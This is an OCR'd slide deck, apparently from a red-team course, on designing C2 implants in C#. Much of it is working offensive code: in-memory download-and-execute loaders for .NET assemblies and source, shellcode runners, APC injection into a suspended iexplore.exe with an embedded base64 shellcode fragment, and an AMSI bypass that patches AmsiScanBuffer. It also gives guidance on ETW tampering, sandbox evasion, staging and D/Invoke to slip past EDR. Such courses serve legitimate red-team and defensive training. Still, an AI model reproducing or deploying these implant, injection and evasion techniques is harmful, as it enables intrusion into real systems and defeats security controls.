
C2 & Implant



Reconnaissance (10 techniques)	Resource Development (7 techniques)	Initial Access (9 techniques)	Execution (12 techniques)	Persistence (19 techniques)	Privilege Escalation (13 techniques)	Defense Evasion (39 techniques)	Credential Access (15 techniques)	Discovery (27 techniques)	Lateral Movement (9 techniques)	Collection (17 techniques)	Command and Control (16 techniques)	Exfiltration (9 techniques)	Impact (13 techniques)
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Escape to Host	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (2)	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Domain Policy Modification (2)	Modify Authentication Process (4)	Domain Trust Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Execution Guardrails (1)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (11)	Exploitation for Defense Evasion	OS Credential Dumping (8)	Network Service Scanning		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Network Share Discovery		Data Staged (2)	Non-Standard Port		Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (7)	Hide Artifacts (7)	Steal or Forge Kerberos Tickets (4)	Network Sniffing		Email Collection (3)	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Valid Accounts (4)	Hijack Execution Flow (11)	Steal Web Session Cookie	Password Policy Discovery		Input Capture (4)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)		Impair Defenses (7)	Two-Factor Authentication Interception	Peripheral Device Discovery		Man in the Browser	Remote Access Software		
						Indicator Removal on Host (6)		Permission Groups Discovery (3)		Man-in-the-	Traffic Signaling (1)		
						Indirect Command Execution		Process Discovery					
						Masquerading (6)		Query Registry					
						Modify Authentication Process (4)							

C2 and Implant Design

C2 & Implant



.NET Implant

Execute Process Command	Upload Download Link Sleep	Execute .NET Assembly .NET Source Code .NET Direct	Execute PowerShell via System Management	Execute Shellcode (Raw Assembly)	Lateral Movement (WMI)

Merging Existing Code for Better Tools

Use Existing Code Pieces to Build Your Code

Look for Mitre Att&ck Examples

https://github.com/redcanaryco/atomic-red-team

Look for given/available function/operation examples

- Web Client / Request Operations
- .NET Code Operations
- Registry Operations
- Process Operations

Search for more functionalities on Internet & Respect the researchers

- https://github.com/Arno0x
- https://github.com/enigma0x3
- https://github.com/FuzzySecurity
- https://github.com/GhostPack
- https://github.com/xpn
- https://github.com/SharpC2
- https://github.com/byt3bl33d3r
- https://github.com/cobbr

Registry


```
Dictionary<string, dynamic> registryBases= new Dictionary<string, object>();
registryBases.Add("HKEY_CURRENT_USER",Registry.CurrentUser);
registryBases.Add("HKEY_CLASSES_ROOT",Registry.ClassesRoot);
registryBases.Add("HKEY_CURRENT_CONFIG",Registry.CurrentConfig);
registryBases.Add("HKEY_LOCAL_MACHINE",Registry.LocalMachine);
registryBases.Add("HKEY_USERS",Registry.Users);
```

Build a dictionary for all registry bases

So you can parse the request and ask them separately

```
// Open the key for a "scope"
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname))
{
    // Print the Sub Keys in a loop
    foreach(String subkeyName in key.GetSubKeyNames()) {
        Console.WriteLine(key.OpenSubKey(subkeyName).GetValue("DisplayName"));
    }
    // Print the Names and Values in a loop
    foreach (string valuename in key.GetValueNames()) {
        Console.WriteLine("Name: {0},\t Value: {1}", valuename,key.GetValue(valuename));
    }
}
```

Reading the key

Printing the sub keys

Printing the values

Registry


```
RegistryKey key = registryBases[basename].CreateSubKey(keyname);
Console.WriteLine("Created successfully.");

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.SetValue(vname,value,RegistryValueKind.String);
    key.Close();
    Console.WriteLine("The registry value added successfully.");
}

registryBases[basename].DeleteSubKey(keyname);
registryBases[basename].Close();

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.DeleteValue(vname);
    key.Close();
    Console.WriteLine("The registry value deleted successfully.");
}
```

Creating a registry key

"true" makes it writable

Setting a name and value

Close the key when finished

Deleting a registry key

Deleting a registry value

Process

C2 & Implant

```
string output = "";
System.Diagnostics.Process process = new System.Diagnostics.Process();
System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
//startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
startInfo.FileName = process_name;
startInfo.Arguments = process_arguments;
startInfo.UseShellExecute = false;
startInfo.RedirectStandardOutput = true;
startInfo.RedirectStandardError = true;
process.StartInfo = startInfo;
process.Start();
Console.WriteLine("Process started.\nOutput:");
output = process.StandardOutput.ReadToEnd();
string err = process.StandardError.ReadToEnd();
Console.WriteLine(output);
if (err != "") {
    Console.WriteLine("Error: {0}",err);
}
process.WaitForExit();
```

Setup the process

Hiding the Windows

Process name

Process arguments

Shell should be used?

Start the process

Process output

Process error messages

Wait for process to exit

One-liner: `System.Diagnostics.Process.Start("cmd");`

Encryption (AES)

C2 & Implant

```
using System.Security.Cryptography;
2 references
public static byte[] key = Encoding.UTF8.GetBytes("ENCRYPTIONISGOOD");
2 references
public static byte[] iv = Encoding.UTF8.GetBytes("NOITISNTTHATGOOD");

1 reference
public static string Encrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();
    ICryptoTransform transform = algorithm.CreateEncryptor(key, iv);
    byte[] inputbuffer = Encoding.UTF8.GetBytes(text);
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);
    return Convert.ToBase64String(outputBuffer);
}

1 reference
public static string Decrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();
    ICryptoTransform transform = algorithm.CreateDecryptor(key, iv);
    byte[] inputbuffer = Convert.FromBase64String(text);
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);
    return Encoding.UTF8.GetString(outputBuffer);
}
```

Cryptography namespace

16 bytes key

16 bytes iv

Create AES algorithm

Set encryptor with key/iv

Get the input bytes

Prepare the output

Convert to Base64

Set decryptor with key/iv

Web Client Function for Download


```
// Create the Web Client
WebClient client = new WebClient();
// Initiate a variable for .NET assembly
byte[] asm = new byte[] {};
// Initiate a variable for .NET source
string src = "" ;
switch (args[0])
    {
        case "url":
            if (args[1] == "asm") {
                Console.WriteLine("Downloading the .NET assembly.");
                // Download the .NET assembly from a URL as data
                asm = client.DownloadData(args[2]);
                // Call the .NET assembly execution for the data
                ExecDotNetAssembly(asm);
            }
            else
            {
                Console.WriteLine("Downloading the .NET source.");
                // Download the .NET source from a URL as string
                src = client.DownloadString(args[2]);
                // Call the .NET DOM compiler for the string
                CompileDotNetSource(src);
            }
            break;
```

Create a Web Client

Variable for Bytes

Variable for String

Download as binary

Download as string

Useful when loading malicious/extended content from remote. It doesn't touch disk.

Web Request Function (Part 1)


```
public static HttpWebRequest WebClientAdvanced(string url)
{
    //create a URI for the URL given
    Uri uri = new Uri(url);
    //create the HTTP request
    HttpWebRequest client = WebRequest.Create(uri) as HttpWebRequest;

    // Use GET to normalise the traffic
    client.Method = WebRequestMethods.Http.Get;

    // Get the default proxy if there is
    client.Proxy = new System.Net.WebProxy();
    // Get the credentials for the proxy if there is
    client.Proxy.Credentials = System.Net.CredentialCache.DefaultCredentials;
    // Ignore the certificate issues if necessary
    client.ServerCertificateValidationCallback += (sender, cert, chain, sslPolicyErrors) => true;

    // Create a cookie container
    CookieContainer cookies = new CookieContainer();
    // Add the session ID to the cookie
    cookies.Add(new Cookie("SESSIONID","123456789") { Domain = uri.Host });
    // Assign the cookies to the request
    client.CookieContainer = cookies;

    // Set a User-Agent for it
    client.UserAgent = ("Mozilla/31337");

    // Don't follow the redirects
    client.AllowAutoRedirect = false;
    // Return the client
    return client;
}
```

URL to URI Object

Set GET as HTTP method

Proxy Settings

Ignore SSL Errors

Set a cookie if necessary

Set a User-Agent

Web Request Function (Part 2)

C2 & Implant

```
Console.WriteLine("Downloading the .NET assembly.");
// Generate an advanced web client
HttpWebRequest client = WebClientAdvanced(args[0]);
// Send the request and get the response
HttpWebResponse response = client.GetResponse() as HttpWebResponse;

Console.WriteLine("Processing the server response.");
// Download the .NET assembly from a URL as data if response is OK
// Defining the response body
byte[] responsebody = new byte[] {};
if (response.StatusCode == HttpStatusCode.OK)
{
    // Read the headers for debugging
    Console.WriteLine("Raw server headers for debugging:");
    for (int i = 0; i < response.Headers.Count; i++ )
        Console.WriteLine("\t"+response.Headers.GetKey(i) + ": " + response.Headers.Get(i).ToString());

    MemoryStream ms = new MemoryStream();
    response.GetResponseStream().CopyTo(ms);
    responsebody = ms.ToArray();

    //close the connection if it's finished
    response.Close();
}
else
{
    Console.WriteLine("Server response is invalid: {0}", response.StatusCode);
}
```

Send the request

Check HTTP response code

Print/read response headers

Read response as a Stream

Close it when you're done

Loading a .NET Assembly and Invoke

C2 & Implant

```
static void ExecDotNetAssembly(byte[] asm)
{
        // Loading the .NET Assembly
        System.Reflection.Assembly a = System.Reflection.Assembly.Load(asm);
        // Finding the Entry Point
        System.Reflection.MethodInfo method = a.EntryPoint;
        // Create the Instance for the Entry Point
        object o = a.CreateInstance(method.Name);
        // Setting the parameters for Invoke
        //object[] apo= { PARAMETERS };
        object[] apo= { };
        // Invoking the Entry Point
        method.Invoke(o,apo);
        return;
}
```

Load the .NET Assembly

Find the Entry Point

Create an instance for it

Set parameters

Call the function

Useful to load an external .NET Assembly or extend the existing features.

Compile .NET Source Code In Memory

C2 & Implant

```
// Define the provider and parameters
CSharpCodeProvider provider = new CSharpCodeProvider();
CompilerParameters parameters = new CompilerParameters();
// If there are other .NET Assemblies required, add here
parameters.ReferencedAssemblies.Add("System.dll");
parameters.GenerateInMemory = true;
parameters.GenerateExecutable = true;
// Compile the .NET source code
CompilerResults results = provider.CompileAssemblyFromSource(parameters, src);
// Print error details if it fails
if (results.Errors.HasErrors)
    Console.WriteLine("I'm sorry master Wayne, I've failed you.");
// Get the compiled .NET Assembly
System.Reflection.Assembly a = results.CompiledAssembly;
// Finding the Entry Point
System.Reflection.MethodInfo method = a.EntryPoint;
// Create the Instance for the Entry Point
object o = a.CreateInstance(method.Name);
// Setting the parameters for Invoke
//object[] apo= { PARAMETERS };
object[] apo= { };
// Invoking the Entry Point
method.Invoke(o,apo);
return;
```

Set provider and parameters

As references if necessary
Compile it in memory

In errors, complain about it

.NET assembly is ready to go

Find the entry point

Create an instance for it

Set the parameters

Invoke the method

Useful to load an external .NET Source Code or extend the existing features.

Variant A


1 – Download Txt
2 – Run Commands

Variant B

1 – Download Txt
2 – Load Extra Stages
3 – Run Stages

Variant C

1 – Download Txt
2 – Discover C2
3 – Download Stages
4 – Start Beaconing
5 – Run Interactive



EXPLORER

OPEN EDITORS

TRADECRAFTDEVEL...

- c2
- Exercises
  - Chapter1
  - Chapter2
    - WebSocket-C2
    - checkprocess.cs U
    - encryption.cs U
    - process_menu.cs U
    - registry_menu_advance... U
    - registry_menu.cs U
    - WebClient.cs U
    - WebClientAdvanced.cs U
    - WebSocket-Implant.cs U
  - Chapter3
  - Chapter4
- .gitattributes
- .gitignore
- LICENSE
- README.md

OUTLINE

TIMELINE

checkprocess.cs U | *WebClient.cs U*

Exercises > Chapter2 > WebClient.cs

```
1  using System;
2  using System.IO;
3  using System.Text;
4  using System.Net;
5  using Microsoft.CSharp;
6  using System.CodeDom.Compiler;
7  public class Program
8  {
9      public static void Main(string[] args)
10     {
11         if (args.Length == 0) {
12             // If there is no argument, say something nice.
13             Console.WriteLine(@"Use the following syntax:
14             url asm http://URL
15             url src http://URL
16             file asm FULLPATH
17             file src FULLPATH");
18         }
19         else {
20             // Create the Web Client
21             WebClient client = new WebClient();
22
23             // Initiate a variable for .NET assembly
24             byte[] asm = new byte[] {};
25             // Initiate a variable for .NET source
26             string src = "" ;
27             switch (args[0])
28                 {
29                     case "url":
30                         if (args[1] == "asm") {
31                             Console.WriteLine("Downloading the .NET assembly.");
32                             // Download the .NET assembly from a URL as data
33                             asm = client.DownloadData(args[2]);
```

Windows API

Platform Invoke (P/Invoke)

"P/Invoke is a technology that allows you to access structs, callbacks, and functions in **unmanaged** libraries from your **managed code**."

- Microsoft

Windows API

Platform Invoke by Microsoft

https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke

Platform Invoke Examples by Microsoft

https://docs.microsoft.com/en-us/dotnet/framework/interop/platform-invoke-examples

.NET Assemblies can access Win32 APIs, **if** PInvoke signatures are **correct**.

Best use is bypassing security controls.

P/Invoke Example for win32

Windows API

```
using System.Runtime.InteropServices;

public class Program {

    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll")]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

    public static void Main(string[] args) {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

P/Invoke Example for Mac

Windows API

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libSystem shared library and define the method corresponding to the native func
        [DllImport("libSystem.dylib")]
        private static extern int getpid();

        public static void Main(string[] args){
            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Example for Linux

Windows API

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libc shared library and define the method corresponding to the native function.
        [DllImport("libc.so.6")]
        private static extern int getpid();

        public static void Main(string[] args){
            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Wiki

Windows API

P/Invoke Wiki

Pinvoker Visual Studio Plugin

https://pinvoke.net/

4: VirtualAlloc

Summary
The VirtualAllocEx API

```
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,
Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr
static def VirtualAllocEx(hProcess as IntPtr, lpAddress as IntPtr, dwSize as IntPtr, flAl
```


Documentation
[VirtualAllocEx] on MSDN

5: VirtualAllocEx

Summary
The VirtualAllocEx API

```
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,
Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr
static def VirtualAllocEx(hProcess as IntPtr, lpAddress as IntPtr, dwSize as int, flAlloc
```

Documentation
[VirtualAllocEx] on MSDN



P/Invoke Examples for Windows API

Windows API

```
[DllImport("kernel32")]
1 reference
public static extern UInt64 VirtualAlloc(UInt64 lpStartAddr,UInt64 size, UInt64 flAllocationType, UInt64 flProtect);
```

VirtualAlloc for memory allocation operations

```
[DllImport("kernel32")]
1 reference
public static extern IntPtr CreateThread(
UInt64 lpThreadAttributes,
UInt64 dwStackSize,
UInt64 lpStartAddress,
IntPtr param,
UInt64 dwCreationFlags,
ref UInt64 lpThreadId
);
```

CreateThread for creating a thread

```
[DllImport("kernel32")]
1 reference
public static extern UInt64 WaitForSingleObject(
IntPtr hHandle,
UInt64 dwMilliseconds
);
```

WaitForSingleObject for waiting before exit

Invoke A Shellcode on Windows (v1)

Windows API

```
UInt64 funcAddr = VirtualAlloc(0, (UInt64)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Console.WriteLine("Virtualloc used to allocate memory for the shellcode size.");

Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
Console.WriteLine("Shellcode copied to the memory address received.");

IntPtr hThread = IntPtr.Zero;
UInt64 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
Console.WriteLine("Variables set for the thread.");

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
Console.WriteLine("CreateThread called.");

WaitForSingleObject(hThread, 0xFFFFFFFF);
Console.WriteLine("Thread started, goodbye!");
```

Allocating memory

Copying shellcode

Starting the thread

Wait for the thread

Thread Injection on Windows (v2)

Windows API

```
string strShellCode = "REPLACEME/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHB
byte[] shellcode = System.Convert.FromBase64String(strShellCode.Replace("REPLACEME",""));

string processpath = @"C:\Program Files\internet explorer\iexplore.exe";
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, shellcode.Length,MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,shellcode,shellcode.Length, out bytesWritten);

Process targetProc = Process.GetProcessById((int)pi.dwProcessId);
ProcessThreadCollection currentThreads = targetProc.Threads;
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, currentThreads[0].Id);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess,resultPtr, shellcode.Length,PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```

Creates a process in suspended mode

Allocate Mem for RW

Write the shellcode

Get the process ID

Open the thread

Make Mem RX

Queue Thread Inj.

Resume the thread

Petaq Implant Capabilities as Gadgets

Windows API

Petaq Capabilities Class Provides the Following Gadgets

- CheckWin() // Checks the platform whether Windows or not
- ExecSharpAssembly() // Executes the given .NET assembly bytecode with parameters
- ExecSharpCode() // Compile and execute .NET source code with parameters
- Exec() // Process execution with parameters
- ExecPowershellAutomation() // Execute PowerShell in System.Management.Automation
- ExecShellcode() // Executes shellcode using CreateProcess and QueueUserAPC

To compile the capabilities, you need System.Management.Automation for PowerShell

```
mcs /r:System.Management.Automation.dll /target:library
/out:Petaq-CapabilitiesClass.dll Petaq-CapabilitiesClass.cs
```

Enrich Your Implant

Implement Various Shellcode Injections
Integrate Petaq Gadgets for Advanced Features
Ransomware & Encryption Capabilities

Evasion

Simple Evasion Tactics

Evasion

Staging

Dropper ➔ Loader ➔ Shellcode ➔ Full Implant ➔ Modules

Encoding & Encryption

Base64 & XOR for hiding shellcode, stages and communications

Environment Detection (Sandbox, Virtualisation, Debugger, Emulator)

Check known patterns such as device IDs and device names
Check the target domain, source IP or username
Check known debugger indirectly with calculations or APIs
Increase timeout, wait for mouse action, check a certain process running

Bypassing AMSI Patching AMSIScanBuffer


```
Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
```

C++

```
HRESULT WINAPI AmsiScanBuffer(
  _In_     HAMSICONTEXT amsiContext,
  _In_     PVOID        buffer,
  _In_     ULONG        length,
  _In_     LPCWSTR      contentName,
  _In_opt_ HAMSISESSION session,
  _Out_    AMSI_RESULT  *result
);
```

AMSI – Scan Buffer Bypass (Vulnerability by CyberArk, C# by Rasta Mouse)

- Change the buffer length to be scanned by AMSI to 0
- https://www.cyberark.com/threat-research-blog/amsi-bypass-redux
- https://github.com/rasta-mouse/AmsiScanBufferBypass

Bypassing AMSI Patching AMSIScanBuffer

Evasion

```
IntPtr Address = GetProcAddress(LoadLibrary("am" + "si" + ".dl" + "l"), "Am" + "si" + "Scan" + "Buffer");

UIntPtr size = (UIntPtr)5;
uint p = 0;

VirtualProtect(Address, size, 0x40, out p);

Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

IntPtr unmanagedPointer = Marshal.AllocHGlobal(6);

Marshal.Copy(Patch, 0, unmanagedPointer, 6);


MoveMemory(Address, unmanagedPointer, 6);

return 0;
```

Load the amsi.dll and get AmsiScanBuffer function address

Pointer permissions RWX

Patch opcode

Get unmanaged pointer

Copy the patch opcode

Move the patch to the AmsiScanBuffer function address

```
C++

HRESULT WINAPI AmsiScanBuffer(
  _In_     HAMSICONTEXT amsiContext,
  _In_     PVOID        buffer,
  _In_     ULONG        length,
  _In_     LPCWSTR      contentName,
  _In_opt_ HAMSISESSION session,
  _Out_    AMSI_RESULT  *result
);
```

AMSI – Scan Buffer Bypass (Vulnerability by CyberArk, C# by Rasta Mouse)

- Change the buffer length to be scanned by AMSI to 0
- https://www.cyberark.com/threat-research-blog/amsi-bypass-redux
- https://github.com/rasta-mouse/AmsiScanBufferBypass

Bypassing Event Tracing for

Evasion

ETW is mainly used for debugging and performance monitoring

Ruben Boonen (b33f) has released SilkETW for PoC C# detections

EDRs adopted similar techniques for malicious detections via ETW

ETW Bypasses - patching environment variables, binary or process

- https://www.mdsec.co.uk/2020/03/hiding-your-net-etw by Adam Chester
- https://github.com/outflanknl/TamperETW by Cornelis de Plaa
- https://modexp.wordpress.com/2020/04/08/red-teams-etw by modexp
- https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63 by Matt Graeber

Dynamic Invoke (D/Invoke) in C#

Unlike P/Invoke, D/Invoke dynamically invokes the unmanaged DLL functions. The difference is Import table won't have dynamically resolved unmanaged APIs.

- Helps to bypass PE import API analysis and EDR hooking (no PInvoke for APIs)
- Modular process injection API

